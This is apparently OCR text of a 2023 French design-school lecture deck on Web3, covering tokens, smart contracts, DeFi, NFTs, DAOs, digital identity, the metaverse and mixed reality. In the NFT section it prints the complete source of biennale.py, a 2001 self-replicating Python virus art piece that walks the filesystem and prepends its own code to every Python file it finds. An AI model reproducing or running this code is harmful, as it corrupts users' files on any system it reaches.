1 – **TRANSACTIONAL TOKENS**
Pay for traditional goods or services

2 – **UTILTY TOKENS**
Pay for using of crypto-platforms and related services

3 – **GOVERNANCE TOKENS**
Administrate and manage organizations

4 – **SECURITY TOKENS**
Authenticate a tangible or digital asset

SMART CONTRACTS


Smart contracts are a computer programs that executes a script (a contract) on a public blockchain when predetermined conditions are met. Smart contracts are transparent, indisputable and allow for reliable automation of transactions without a trusted third party.

DAPPs

dApps (decentralized applications) uses smart contracts to manage transactions and data. The decentralized architecture ensures transparency, security and data durability, which differentiates it from systems controlled by a company or organization.

CHRONOPOLITICS

If our current way of life is economically punctuated by daily, weekly or monthly periods, what would be the consequences of contracts (debit or credit) executable at the millisecond (salaries, bills, etc.)?



IN TIME (2011)

“In Time” (2011) is a science fiction film set in the near future where humanity has found a way to stop aging at 25 years. The remaining life span is then used as currency to buy time and stay alive.

***In Time* (2011)**

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
02



WEB3

DESIGN GRAPHIQUE ET SCIENCES SOCIALES

11 MAI 2023

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CRYPTOCURRENCIES


Cryptocurrencies offer an alternative to the traditional financial system by allowing untrusted transactions through decentralization. They are used for secure and fast transactions, as well as for the protection of anonymity and financial freedom.

MULTIPLE MONEY

From institutionalized instability (FIAT) to uncontrollable decentralization (cryptocurrencies).

DECENTRALIZED FINANCE

DeFi offers a more accessible, transparent and inclusive alternative financial system. This system allows users to control their funds without going through traditional intermediaries and earn higher interest rates on their deposits.




NON-FUNGIBLE TOKENS

NFTs give value to digital assets efficiently and securely. NFTs can provide a secure way to verify the authenticity and provenance of digital properties, which can be useful for industries such as art and entertainment.

The Collectibles Era

BIENNALE.PY (2001)


WHERE IS THE ARTWORK?



```
# biennale.py ____________ go        to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG ___ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not(S_ISLNK(os.stat(party)[ST_MODE])):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "###") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print ">    This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definetely the first Python virus."
    print "[epidemiC] http://www.epidemic.ws ___ + __ HTTP://WWW.0100101110101101.ORG "
    print ">  ____________________ 49th Biennale di Venezia ____________________ <"
###
```

DECENTRALIZED AUTONOMOUS ORGANIZATIONS

DAOs can provide decentralized, transparent and democratic governance for businesses and organizations. This allows for more efficient and equitable decision-making by directly involving members of the organization in the decision-making process.




DECENTRALIZED IDENTIFIERS

DIDs provide a secure, user-controlled digital identity, which enhances privacy and security online. DIDs can also be used for trusted identification without compromising personal data.

DIGITAL IDENTITY

Digital identitie(s), via the use of avatars, could allow to reduce the place of physical body and to represent oneself without constraints.



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
03

METAVERSE

AN OLD STORY

The first metaverses are initiated in the science fiction novels of the 1970-1990s.



1984 – *Neuromanceur* – William Gibson (CyberSpace)

1992 – *Snow Crash* – Neil Stephenson (Metaverse)

1999 – *Matrix* – The Wachowski (Matrice)

2003 – *Second Life* – Philip Rosedale (Linden Dollars)

2011 – *Minecraft* – Markus Persson

2011 – *Ready Player One* – Ernest Cline (OASIS)

2015 – *Decentraland* – Ari Meilich et Esteban Ordano (Metaverse)

2021 – *Meta* – Mark Zuckerberg (Horizon)

FROM IMMERSIVE TECHNOLOGY TO METAVERSES

“A gigantic interoperable network of virtual worlds displayed in 3D in real time, which can be experienced synchronously and persistently by an unlimited number of users, with a sense of individual presence and continuity of data, such as identity, history, rights, objects, communications and payments.”

IMMERSION
VR Technology

+

WEB
Mixing leisure and work

=

METAVERSE
Hybridized world

Meta Horizon (2022)

METAVERSE FAILURES

Reproducing the pitfalls of Web 2.0 in the Metaverse encourages the development of dystopian environments.

***Ready Player One* (2017)**

Los Angeles, 2020

From Disneyland to virtual shopping malls

TAXES BURDEN

Commissions operated by the applications stores:

– Google (Google Play)
– Apple (App Store)
– Samsung (Galaxy Store)
– Microsoft (Microsoft Store)
– Amazon (Amazon appstore)

Metaverse: a blurred category

Today, metaverses are still far from their promises and their implementation is disappointing. They are mostly limited to digital environments of social interactions that can be similar to video games.

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04

MIXED REALITY

TOWARDS A HYBRID WORLD

The experience of physical space is now hybrid with the interweaving of projections, mapping and holograms. AR/VR technologies make spaces interactive and customizable: each people lives a unique experience.

A BOOMING MARKET

The virtual reality (VR) gaming market was valued at US$7.7 billion in 2019 and is expected to reach US$42.50 billion by 2025. A huge spike will be reached thanks to virtual reality-enabled messaging apps like Facebook and Snapchat.

